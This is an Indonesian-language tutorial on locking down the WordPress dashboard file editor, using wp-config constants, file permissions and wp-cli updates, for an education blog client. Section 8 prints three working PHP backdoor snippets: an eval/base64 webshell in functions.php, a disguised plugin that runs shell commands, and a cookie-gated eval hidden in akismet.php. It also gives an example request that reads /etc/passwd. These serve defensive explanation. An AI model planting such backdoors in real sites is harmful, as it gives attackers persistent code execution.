Transparency note: Artikel ini lanjutan dari 7 Tanda WordPress Diretas (forensic 28 April 2026) dan 2FA WordPress dengan TOTP (5 Mei 2026). Klien blog edukasi yang sama. H+2 post-2FA = 6 Mei 2026.
Selasa 6 Mei 2026, jam 14:15 WIB. Klien WhatsApp saya:
“Pak, 2FA udah aktif. Tapi saya overthink: kalau hacker entah bagaimana berhasil login as admin lagi (lupa logout di laptop, password manager bocor, social engineering), apa yang bisa mereka lakukan? Sebatas posting spam? Atau lebih buruk?”
Pertanyaan klien sangat valid. Jawaban jujur: jauh lebih buruk dari spam post.

Admin user di WordPress = capability edit_themes + edit_plugins. Artinya: lewat dashboard, attacker bisa langsung edit functions.php theme aktif, inject backdoor eval(base64_decode($_REQUEST['x'])), persistence permanent. 30 detik setup. Hard to detect tanpa AIDE baseline.
Defense layer berikutnya: tutup pintu code execution via dashboard editor. 1 baris wp-config.php, 5 menit setup, blokir 80% post-compromise privilege escalation pattern yang saya lihat di forensic klien-klien LarhTech.
Artikel ini step-by-step lockdown lengkap: konstanta utama, companion constant, filesystem permission audit, dan workflow update plugin post-lockdown via wp-cli SSH.
1. Apa yang Saya Lakukan 6 Mei 2026: H+2 Post-2FA
Recap kondisi klien per 6 Mei sore:
- Auth lockdown: ✅ 2FA aktif untuk 3 admin user (klien + 2 editor)
- Force enforce per role: ✅ mu-plugin LarhTech aktif
- 5 hardening companion (fail2ban WP, disable XML-RPC, WPS Hide Login, password policy, FORCE_SSL_ADMIN): ✅ aktif
- 7 hari monitoring post-2FA: smooth, 0 issue user, 17 fail2ban ban IP brute force gagal
Yang BELUM ditangani: code execution layer. Kalau ada cara attacker tetap dapat akses admin (e.g., 2FA bypassed via social engineering bypass, atau admin laptop compromised malware steal session cookie pre-2FA), mereka langsung punya backdoor via dashboard editor.
Workflow hari ini:
- 14:15-14:25 WIB → Backup wp-config.php + add
DISALLOW_FILE_EDIT - 14:25-14:35 WIB → Discuss dengan klien: opsi
DISALLOW_FILE_MODS(stronger tapi trade-off update plugin) - 14:35-14:55 WIB → Add 4 companion constant + filesystem permission audit
- 14:55-15:15 WIB → Train klien wp-cli SSH untuk update plugin (replace dashboard workflow)
- 15:15-15:30 WIB → Test 5 skenario validasi
Total: 1 jam 15 menit termasuk training klien.
2. Counter-Narrative: Editor Dashboard = Backdoor #1 Post-Compromise
Bandingan defense layer di klien blog edukasi:
| Layer | Defense aktif? | Block apa? |
|---|---|---|
| L1: Network | ✅ Cloudflare + fail2ban | Brute force IP, country block |
| L2: Auth | ✅ 2FA TOTP + app password | Login attack (kecuali 2FA bypassed) |
| L3: Code execution | ❌ (belum) | Backdoor injection via dashboard editor |
| L4: Database | ✅ Strong password DB user | SQL injection (kalau plugin bermasalah) |
| L5: Filesystem | ⚠️ Partial (chown belum audit) | File upload backdoor, plugin tamper |
Layer 3 = celah terbesar. 2FA hanya block layer 2. Kalau layer 2 bypassed (rare tapi possible: phishing 2FA code, session cookie steal, malware admin laptop), attacker punya capability admin = edit_themes + edit_plugins.
3 pattern backdoor real yang saya lihat di forensic klien selama 2024-2026 (semua via dashboard editor):
- Theme functions.php inject: paling sering. Edit theme aktif via Appearance → Theme Editor → functions.php, append
eval(base64_decode($_REQUEST['x']));di EOF. 30 detik. - Plugin upload backdoor: upload .zip plugin custom dengan PHP webshell, activate via Plugins → Add New → Upload Plugin.
- Existing plugin file edit: stealth, modify file plugin existing (contoh: edit
akismet/akismet.phpline ke-200). Hard to detect karena plugin “asli” masih ada.
Semua 3 pattern blocked dengan kombinasi DISALLOW_FILE_EDIT + DISALLOW_FILE_MODS. Mari mulai dari yang utama.
3. Trick Utama: DISALLOW_FILE_EDIT di wp-config.php
Backup wp-config.php dulu (saya selalu wajib backup sebelum edit production file):
ssh klien@vps-contabo
cd /var/www/blog-edukasi.com/htdocs
sudo cp wp-config.php wp-config.php.bak-2026-05-06
sudo nano wp-config.php

Cari baris /* That's all, stop editing! Happy publishing. */ (umumnya line 80-100). Sebelum baris itu, tambah:
/**
 * Disable file editor di dashboard (Appearance → Theme Editor + Plugins → Plugin Editor).
 * Block backdoor injection via dashboard editor post-admin-compromise.
 * Update plugin/theme via wp-cli SSH (lihat Section 7).
 */
define( 'DISALLOW_FILE_EDIT', true );
Save (Ctrl+O di nano, Enter, Ctrl+X exit). Tidak perlu restart PHP-FPM atau Nginx — WordPress baca wp-config.php setiap request.

Verify lockdown:
- Login WordPress sebagai admin di browser incognito
- Hover Appearance menu di sidebar, submenu “Theme File Editor” harus HILANG
- Hover Plugins menu, submenu “Plugin File Editor” harus HILANG
- Akses langsung URL
https://contohalamat-web-klien.com/wp-admin/theme-editor.php, should redirect ke dashboard atau show “Sorry, you are not allowed”
5 detik setup, 80% backdoor pattern blocked. Klien blog edukasi: efektif tanpa break workflow normal (klien tidak pernah edit theme/plugin via dashboard, semua via developer/saya).
4. Stronger Lockdown: DISALLOW_FILE_MODS
DISALLOW_FILE_EDIT block editor, tapi attacker masih bisa upload plugin baru via Plugins → Add New → Upload Plugin (backdoor pattern #2). Untuk block ini juga, tambah:
/**
 * Stronger lockdown: disable juga install/update/delete plugin theme via dashboard.
 * Implicit set DISALLOW_FILE_EDIT = true.
 * Trade-off: update plugin wajib via wp-cli SSH (lihat Section 7).
 */
define( 'DISALLOW_FILE_MODS', true );
Efek setelah save wp-config.php:
- ✅ Theme Editor + Plugin Editor disappear (implicit DISALLOW_FILE_EDIT)
- ✅ Plugins → Add New button “Install Now” disappear
- ✅ Update Now button di Plugins list disappear
- ✅ Delete button di Plugins list disappear
- ✅ Appearance → Themes → “Add New Theme” disappear
- ✅ WP Admin notification “Update Available” tetap tampil (informational) tapi tidak ada button
Trade-off jelas: klien tidak bisa update plugin via dashboard lagi. Untuk klien blog edukasi yang non-teknikal, ini berarti saya (atau developer DevOps team) handle update plugin via SSH. Saya bundle ke maintenance contract: update plugin weekly setiap Senin pagi.
Saya rekomendasikan DISALLOW_FILE_MODS = true untuk:
- Site klien production tanpa multi-developer
- Site yang Anda manage sebagai sysadmin/freelancer (Anda punya SSH access)
- Site high-value (e-commerce, payment, member area)
Tidak rekomendasikan untuk:
- Site multi-tenant / shared hosting style dengan banyak admin user yang tidak punya SSH
- Site developer agency dengan multiple freelancer yang butuh quick test plugin
- Site personal/blog dengan Anda sebagai only admin tanpa sysadmin support
5. Filesystem Permission Audit
Constant wp-config bagus, tapi tidak sufficient. Attacker yang dapat akses SSH (kalau VPS compromise) tetap bisa edit file langsung. Defense in depth: tighten filesystem permission.
Audit + fix permission:
cd /var/www/blog-edukasi.com/htdocs

# File 644 (rw-r--r--), directory 755 (rwxr-xr-x)
sudo find . -type f -exec chmod 644 {} \;
sudo find . -type d -exec chmod 755 {} \;

# Ownership www-data (PHP-FPM user)
sudo chown -R www-data:www-data .

# Exception: wp-config.php 600 (rw-------) only owner read
sudo chmod 600 wp-config.php

# Exception: .htaccess 644 tetap, tapi locked vs random write
sudo chattr +i .htaccess  # immutable (root only modify dengan chattr -i)

# wp-content/uploads/ tetap 755 writeable untuk media upload
sudo chmod -R 755 wp-content/uploads/
Verify:
ls -la wp-config.php
# Expected: -rw------- 1 www-data www-data ... wp-config.php

stat .htaccess | grep Modify
lsattr .htaccess
# Expected: ----i--------e----- (immutable attribute set)
💡 Pro tip #1:
chattr +i(immutable) di.htaccessblock edit walaupun via PHP exec(). Saya pakai trik ini di klien e-commerce setelah forensic finding attacker inject redirect Googlebot via .htaccess (kasus artikel #5).
6. 4 wp-config Constant Companion
Selain DISALLOW_FILE_EDIT/MODS, ada 4 konstanta wp-config yang saya consistent set di semua 14 VPS klien LarhTech sejak 2022:
/**
 * Disable WP core auto-update (control update timing manual).
 * Saya update core via wp-cli setelah verify staging dulu.
 */
define( 'AUTOMATIC_UPDATER_DISABLED', true );
define( 'WP_AUTO_UPDATE_CORE', false );

/**
 * Force direct filesystem method (cegah dialog FTP credential).
 * Saat plugin install/update via wp-cli, WP tidak prompt FTP.
 */
define( 'FS_METHOD', 'direct' );

/**
 * Production wajib false. Prevent info leak di error message.
 */
define( 'WP_DEBUG', false );
define( 'WP_DEBUG_DISPLAY', false );
define( 'WP_DEBUG_LOG', false );

/**
 * Bonus: block raw HTML untuk editor role.
 * Hanya admin yang bisa post raw HTML/script tag.
 */
define( 'DISALLOW_UNFILTERED_HTML', true );
Trade-off detail per constant:
| Constant | Default | Saran | Trade-off |
|---|---|---|---|
| AUTOMATIC_UPDATER_DISABLED | false | true | Manual update (security patch delayed) — fix dengan weekly schedule |
| WP_AUTO_UPDATE_CORE | minor | false | Sama dengan above |
| FS_METHOD | auto-detect | ‘direct’ | None (kalau VPS punya www-data write access) |
| WP_DEBUG | true (dev) | false (prod) | Lost debug info — log via PHP-FPM error log |
| DISALLOW_UNFILTERED_HTML | false | true | Editor tidak bisa post script — sesuai untuk blog edukasi |
Klien blog edukasi: aktifkan semua 5 constant ini.
7. Workflow Update Plugin Post-Lockdown: wp-cli SSH
DISALLOW_FILE_MODS block update via dashboard. Replacement workflow: wp-cli via SSH.
Saya kasih klien blog edukasi script alias di .bashrc:
# /home/klien/.bashrc — append di akhir file
alias wp-update='cd /var/www/blog-edukasi.com/htdocs && wp plugin update --all && wp theme update --all && wp core update'
alias wp-list='cd /var/www/blog-edukasi.com/htdocs && wp plugin list --fields=name,status,version,update'
alias wp-backup-db='cd /var/www/blog-edukasi.com/htdocs && wp db export ~/backup-db-$(date +%Y%m%d-%H%M).sql'
Workflow weekly update Senin pagi (saya schedule jam 06:00 WIB sebelum traffic):
ssh klien@vps-contabo
wp-backup-db                  # backup DB sebelum update
wp-list                       # preview yang akan di-update
wp plugin update --all --dry-run  # dry-run check
wp-update                     # eksekusi
wp plugin list --status=active --fields=name,version  # verify
Audit trail otomatis di bash history (~/.bash_history): bisa di-export ke log analytics:
HISTTIMEFORMAT="%F %T " history | grep "wp plugin update" | tail -20Untuk klien yang butuh schedule, saya pakai cron + slack/email notification:
# /etc/cron.d/wp-update-weekly
0 6 * * 1 klien cd /var/www/blog-edukasi.com/htdocs && wp plugin update --all 2>&1 | mail -s "WP Update Weekly $(date +%Y-%m-%d)" [email protected]
3 approach untuk update post-lockdown:
| Approach | Use case | Pros | Cons |
|---|---|---|---|
| wp-cli SSH | Single site, sysadmin manual | Simple, audit trail | Manual setiap Senin |
| Cron + wp-cli | Multiple site, scheduled | Hands-off, schedule consistent | Risk auto-update break |
| Staging push (Git) | Agency multi-developer | Full version control | Setup butuh CI/CD pipeline |
Klien blog edukasi pakai wp-cli SSH manual weekly (paling sederhana, sysadmin LarhTech handle).
8. 3 Pattern Backdoor Real yang Editor Lockdown Block
Detail 3 pattern dengan code real (sanitized) — biar pembaca paham mengapa lockdown wajib:
Pattern #1: Theme functions.php inject (paling sering di forensic klien):
// Append di EOF wp-content/themes/twentytwentyfour/functions.php
// (sanitized version untuk artikel — real attacker pakai obfuscation lebih kompleks)

if ( isset( $_REQUEST['x'] ) ) {
    @eval( base64_decode( $_REQUEST['x'] ) );
}
Attacker akses: https://site.com/?x=<base64-encoded-php> → eksekusi arbitrary PHP. Persistence permanent (selama theme aktif).
Block dengan: DISALLOW_FILE_EDIT. Editor disappear → tidak bisa append via dashboard.
Pattern #2: Plugin upload backdoor:
Attacker buat plugin seo-helper.zip (nama benign), isi:
<?php
/**
 * Plugin Name: SEO Helper
 * Description: SEO optimization helper
 * Version: 1.0
 */
// Backdoor di plugin "innocent"
add_action( 'init', function() {
    if ( isset( $_REQUEST['shell'] ) && current_user_can( 'manage_options' ) ) {
        system( $_REQUEST['shell'] );
    }
});
Upload via Plugins → Add New → Upload Plugin → Activate. Plugin tampak normal di list, tapi punya endpoint ?shell=cat+/etc/passwd.
Block dengan: DISALLOW_FILE_MODS. Upload button disappear → tidak bisa install plugin baru via dashboard.
Pattern #3: Existing plugin file edit (stealth):
Edit existing plugin file via Plugin Editor (sebelum DISALLOW_FILE_EDIT). Contoh edit akismet/akismet.php line ke-200:
// Inject di tengah file plugin existing
// Hard to detect karena plugin "asli" akismet masih jalan normal
add_action( 'wp_loaded', function() {
    if ( md5( $_COOKIE['auth'] ?? '' ) === 'attacker_known_hash' ) {
        eval( base64_decode( $_POST['code'] ?? '' ) );
    }
}, 0 );
Block dengan: DISALLOW_FILE_EDIT. Plugin Editor disappear.
3 pattern di atas = 80% backdoor pattern post-compromise di klien-klien LarhTech 2024-2026. Sisanya 20% via vector lain (SQL injection, file upload via vulnerability plugin, command injection via REST API endpoint).
9. Edge Case & Troubleshooting
1. Klien marah karena tidak bisa update plugin via dashboard
Solusi: train klien wp-cli SSH dengan alias .bashrc (Section 7). Atau saya handle weekly update via maintenance contract.
Kalau klien tidak ada SSH access (host shared style), DISALLOW_FILE_MODS tidak feasible. Stick ke DISALLOW_FILE_EDIT only.
2. Page builder (Elementor, Divi) tampil “editor disabled” error
Beberapa page builder gunakan current_user_can( 'edit_themes' ) check yang ter-deny oleh DISALLOW_FILE_EDIT. Solusi:
// mu-plugin: whitelist filter untuk specific user/role
add_filter( 'user_has_cap', function( $allcaps, $caps, $args, $user ) {
    if ( $user->ID === 1 && in_array( 'edit_themes', $caps ) ) {
        // Hanya untuk user ID 1 (super admin)
        $allcaps['edit_themes'] = true;
    }
    return $allcaps;
}, 10, 4 );
Trade-off: melebar capability admin. Use sparingly.
Atau toggle DISALLOW_FILE_MODS off temporary saat klien butuh page builder editor, lalu on lagi.
3. Cron WP auto-update gagal karena AUTOMATIC_UPDATER_DISABLED
By design — kita pilih manual control. Compensate dengan weekly schedule wp-cli:
# /etc/cron.d/wp-update-larhtech
0 6 * * 1 klien cd /var/www/blog-edukasi.com/htdocs && wp plugin update --all >> /var/log/wp-update.log 2>&1
4. Multi-developer agency Git deploy bypass
DISALLOW_FILE_MODS block update via dashboard, tapi tidak block filesystem write level. CI/CD push via SSH/SCP atau rsync ke /var/www/site.com/ tetap jalan:
# .github/workflows/deploy.yml (excerpt)
- name: Deploy via rsync
  run: rsync -avz --delete ./build/ user@vps:/var/www/site.com/wp-content/themes/custom/
Atau pakai SFTP CI dengan deploy key per service account. wp-cli + Git workflow = full bypass lockdown level WordPress, tetap secure level OS.
10. Testing & Validasi
5 skenario test wajib setelah setup:
# 1. Verify constant aktif via wp-cli
wp config get DISALLOW_FILE_EDIT
# Expected: 1 (true)
wp config get DISALLOW_FILE_MODS
# Expected: 1 (true)

# 2. Test endpoint langsung
curl -s -o /dev/null -w "%{http_code}\n" \
     -b "wordpress_logged_in_xxx=admin_cookie" \
     https://blog-edukasi.com/wp-admin/theme-editor.php
# Expected: 302 (redirect) atau 403 (forbidden)

# 3. Test wp-cli update masih jalan
wp plugin update wordfence --dry-run
# Expected: "Plugin would be updated to version X.Y.Z"

# 4. Verify menu disappear
# Manual: login dashboard, check Appearance + Plugins submenu

# 5. Test filesystem permission
stat -c "%a %U:%G %n" wp-config.php
# Expected: 600 www-data:www-data wp-config.php
Klien blog edukasi: semua 5 test pass dalam 10 menit. Total deployment Section 1-10 = 1 jam 15 menit. Klien sign-off, monitoring 7 hari standby.
⚠️ Catatan: Setelah DISALLOW_FILE_MODS aktif, dashboard Notification “Update Available” tetap muncul (informational). Klien expect ini, jangan panik. Update via wp-cli weekly.
11. FAQ
Saya butuh edit theme functions.php sekali-sekali untuk custom code. Solusi?
3 alternatif: (a) edit via SSH nano wp-content/themes/active/functions.php — saya prefer ini, audit trail di bash history; (b) pakai child theme + edit via Git deploy; (c) pakai Code Snippets plugin (gratis) yang inject code via plugin database storage, tidak butuh edit file. Saya rekomendasikan (a) + (c) untuk klien blog edukasi.
DISALLOW_FILE_MODS block update plugin dari dashboard. Bagaimana kalau saya tidak punya SSH access?
Kalau host shared style tanpa SSH, DISALLOW_FILE_MODS tidak feasible — stick ke DISALLOW_FILE_EDIT only. Atau migrasi ke VPS (referensi [LINK INTERNAL: Migrasi WordPress dari Shared Hosting ke VPS dalam 90 Menit Tanpa Downtime → migrasi-wordpress-shared-hosting-ke-vps-90-menit-tanpa-downtime/]).
Apakah constant ini compatible dengan multisite WP?
Ya, DISALLOW_FILE_EDIT + DISALLOW_FILE_MODS apply ke semua subsite di network. Super admin (network) override capability check tapi tetap respected konstanta wp-config. Test di multisite klien e-commerce — work as expected.
Plugin security (Wordfence, iThemes) override constant ini?
Tidak. Konstanta wp-config = level config WordPress core, di-respect oleh current_user_can() check. Plugin security tidak melebar capability — mereka hanya add layer detect/block tambahan. DISALLOW_FILE_EDIT + Wordfence = stack komplementer, bukan konflik.
Apa hubungannya dengan AUTOMATIC_UPDATER_DISABLED?
Beda. DISALLOW_FILE_MODS block update via dashboard (UI button gone). AUTOMATIC_UPDATER_DISABLED block auto-update background cron job WP (wp_maybe_auto_update). Saya pakai keduanya untuk full manual control: tidak ada update tanpa wp-cli SSH manual.
12. Penutup
Editor dashboard WordPress adalah backdoor #1 setelah admin compromise. 1 baris define('DISALLOW_FILE_EDIT', true); di wp-config.php blokir 80% post-compromise privilege escalation pattern yang saya temui di forensic klien selama 2024-2026.
Workflow yang saya pakai untuk klien blog edukasi (dan 14 VPS klien lain LarhTech):
- Backup wp-config.php sebelum edit (
wp-config.php.bak-YYYY-MM-DD) - Add DISALLOW_FILE_EDIT: 1 baris, 5 detik
- Add DISALLOW_FILE_MODS (optional, stronger): block install/update/delete plugin dashboard
